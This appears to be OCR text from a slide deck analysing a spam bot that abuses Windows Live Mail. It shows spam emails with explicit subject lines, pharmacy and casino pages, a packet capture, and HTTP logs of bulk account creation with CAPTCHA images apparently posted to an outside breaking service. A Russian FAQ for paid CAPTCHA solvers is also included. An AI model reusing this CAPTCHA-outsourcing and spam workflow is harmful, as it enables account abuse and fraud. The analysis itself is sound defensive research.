
WHOIS Information	
Registered on:	28-feb-2008
Updated on:	28-feb-2008
Name servers	NS1.DOMAINSERVICE.COM NS2.DOMAINSERVICE.COM NS3.DOMAINSERVICE.COM NS4.DOMAINSERVICE.COM

What Does My Reputation Score Mean?

Good = Little or no threat activity has been observed from your IP address or domain. Your email or Web traffic is not likely to be filtered or blocked*.

Neutral = Your IP address or domain is within acceptable parameters. However, your email or Web traffic may still be filtered or blocked*.

MS Live Sending SPAM



File Edit View Tools Message Help
Reply Reply All Forward Print Delete Previous

Forgot, sorry

From: Jay Gutierrez
Date: Friday, January 25, 2008 3:51 AM
To: [redacted]
Cc: [redacted]
Subject: Forgot, sorry

Inexpensive Canadian cost and Huge variety=of medicinal drugs
Only One C=nadian official and Accredited treatment pharmacies
Quick shipping

and make it happen

Connie Welch
Sunday, December 16, 2007 10:15 PM
[redacted]
spin and make it happen

ayer !!!
e best customer service and the fastest payouts i=
ustry, it's no wonder that [redacted] is the favourite
on =he Internet
ere=/a>
uGood Luck !!!

She-:male:s on Bed

From: Dale Kenny
Date: Friday, January 25, 2008 3:42 AM
To: [redacted]
Subject: She-:male:s on Bed

http://nyprofess[redacted]urie, who said borne away by
She sits love for your children.
=br />


Express yourself instantly with MSN Messenger! MSN Messe=ger =

Monkey fingering her tight little twat

From: Wayne Willard
Date: Wednesday, January 30, 2008 6:15 AM
To: [redacted]
Subject: Monkey fingering her tight little twat


have been her arm,
body mass to the construction of
http://f[redacted]
to Tr=vize, Trevize. I do not
vague tales will be

Express your=elf instantly with MSN Messenger! MSN Messenger =




Online Casino - Secure Online Gambling - $/€/£1000 Free - Windows Internet Explorer
Live Search
Online Casino - Secure Online Gambling - $/€/£...
Page Tools
Casino Promotions | Loyalty Club | Casino Games | Banking | Winners | About Us | Cont
As Seen On TV
CASINO
PROGRESSIVE JACKPOT TOTAL
$8,325,213.75
THE BEST FARM SITES - Windows Internet Explorer
Discount Online Pharmacy - Windows Internet Explorer
Discount Online Pharmacy
Yes! We Deliver to United States
Discount Pharmacy
HOT Weekly Specials
Home FAQ About
View Cart
Hot Weekly Specials
1 Viagra $2.00 BUY NOW
2 Cialis $2.00 BUY NOW
3 Meridia $2.89 BUY NOW
World Wide Shipping!
Save upto 80%
Discreet Packaging
Full online tracking of order
Cheapest Generic Medication
Worldwide shipping
Buy in Bulk and Save!
Products
Cialis
Viagra
All SITES FREE
A Farm
SEXY FARM
Well the image says it

MS Live Captchas




```
7:36:44.343  192.168.197.213:1285  128.2[redacted]443   TCP       14      17:[redacted]  54    0
7:36:46.375  192.168.197.213:1286  209.1[redacted]25    TCP smtp  7       17:[redacted]  82    28    þl
7:36:48.375  192.168.197.213:1287  78.10[redacted]373   TCP       53      17:[redacted]  54    0
7:36:54.687  192.168.197.213:1288  65.54[redacted]43    TCP       21      17:[redacted]  1514  1460  BM6[
7:36:54.687  192.168.197.213:1289  128.2[redacted]443   TCP       14      17:[redacted]  1514  1460  ëi÷ëi÷ëiëiiiigigiiiiiëÿ÷÷çÓÞÿûÿçÓÞïçççlïg
7:36:57.718  192.168.197.213:1290  78.10[redacted]373   TCP       53      17:[redacted]  1514  1460  iieiieiieiieiieiieiieiieiieiieiieiieiieiieii.
7:37:03.125  192.168.197.213:1291  208.7[redacted]33    TCP       9
7:37:03.125  192.168.197.213:1292  65.54[redacted]43    TCP       21
```

Image information sent to CAPTCHA breaking service



Host	Request
bl[redacted]mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&cu
h.[redacted]	GET /c.gif?rf=&pi=7324&di=5718&ps=95176
bl[redacted]mail.live.com	GET /mail/todaylight.aspx?n=883086137
p.[redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=854fa7b57df6fc09&m
fo[redacted]n	POST /open/s.php?2=microsoft_0021c217&n=0&v=1677849
20[redacted]4	GET /404.txt
bl[redacted]mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=65469
bl[redacted]mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&cu
bl[redacted]mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&cu
h.[redacted]	GET /c.gif?rf=&pi=7324&di=5707&ps=95176
p.[redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=1f12f66149c267eb&m
bl[redacted]mail.live.com	GET /mail/todaylight.aspx?n=1124186679
bl[redacted]mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=99947
bl[redacted]mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&cu
bl[redacted]mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&cu
h.[redacted]	GET /c.gif?rf=&pi=7324&di=5707&ps=95176
p.[redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=92982d59298ad833&
bl[redacted]mail.live.com	GET /mail/todaylight.aspx?n=358807188
bl[redacted]mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=15572
bl[redacted]mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&cu
bl[redacted]mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&cu
h.[redacted]	GET /c.gif?rf=&pi=7324&di=5707&ps=95176
p.[redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=0e4e4b61a42e433e&
bl[redacted]mail.live.com	GET /mail/todaylight.aspx?n=893777355
bl[redacted]mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=13147
bl[redacted]mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&cu
bl[redacted]mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&cu
h.[redacted]	GET /c.gif?rf=&pi=7324&di=5718&ps=95176
bl[redacted]mail.live.com	GET /mail/todaylight.aspx?n=873668214
p.[redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=a25a616273ba98ad&
20[redacted]4	GET /404.txt
bl[redacted]mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=47266
bl[redacted]mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&cu
bl[redacted]mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&cu
h.[redacted]	GET /c.gif?rf=&pi=7324&di=5718&ps=95176
bl[redacted]mail.live.com	GET /mail/todaylight.aspx?n=1456037085
p.[redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=8c16745e21f79fa0&m
bl[redacted]mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=19740
bl[redacted]mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&cu
bl[redacted]mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&cu
h.[redacted]	GET /c.gif?rf=&pi=7324&di=5707&ps=95176
p.[redacted]	GET /p.aspx?ci=8000&pn=live.mail&u=26a78aaa3e39d5fd&
bl[redacted]mail.live.com	GET /mail/todaylight.aspx?n=2100915541
bl[redacted]mail.live.com	GET /mail/newuserexperience.aspx?newuser=yes&n=16125
bl[redacted]mail.live.com	GET /mail/themecommon_12.1.0069.1213.aspx?theme=0&cu
bl[redacted]mail.live.com	GET /mail/layoutcommon_12.1.0069.1213.aspx?theme=0&cu
h.[redacted]	GET /c.gif?rf=&pi=7324&di=5707&ps=95176
bl[redacted]mail.live.com	GET /mail/todaylight.aspx?n=1154604974



Windows Live™ kentsaceve[redacted] Sign out

Now that yo

We'll take you st

Classic

A fast, simple w

Give r

* Recommende

Windows Live™ marcelinc[redacted] Sign out

Now that you've created your account, choose which way you want

We'll take

Classi

A fast, si

* Recom

Windows Live™ francesv[redacted] Sign out

Now that you've created your account, choose which way y

We'll take you straight to your inbox. If you ever want to switch, just choose **Optio**


Classic

A fast, simple way to read and manage mail

Give me the classic version

* Recommended for screen readers and high contrast

Breaking Captchas



FAQ

Если Вы не можете распознать картинку или она не загружается (отображается черная картинка, пустая картинка), просто нажмите **Enter.**

Ни в коем случаи не набирайте произвольные символы!!!


Если наблюдается задержка загрузки картинок, выйдите из своего аккаунта, обновите страницу и зайдите повторно.

Работа системы тестировалась в браузерах:
Internet Explorer
Mozilla Firefox


Перед каждой выплатой, распознанные картинки проверяются админом. Мы оплачиваем **только** правильно распознанные картинки!!!

Выплаты производятся 1 раз в сутки. Минимальная сумма к выплате 3$. Для того что бы заказать выплату, отправляйте свою заявку в асю админа. Если админ свободен, Ваша заявка будет обработана в течение 10-15 минут, если занят то по возможности.

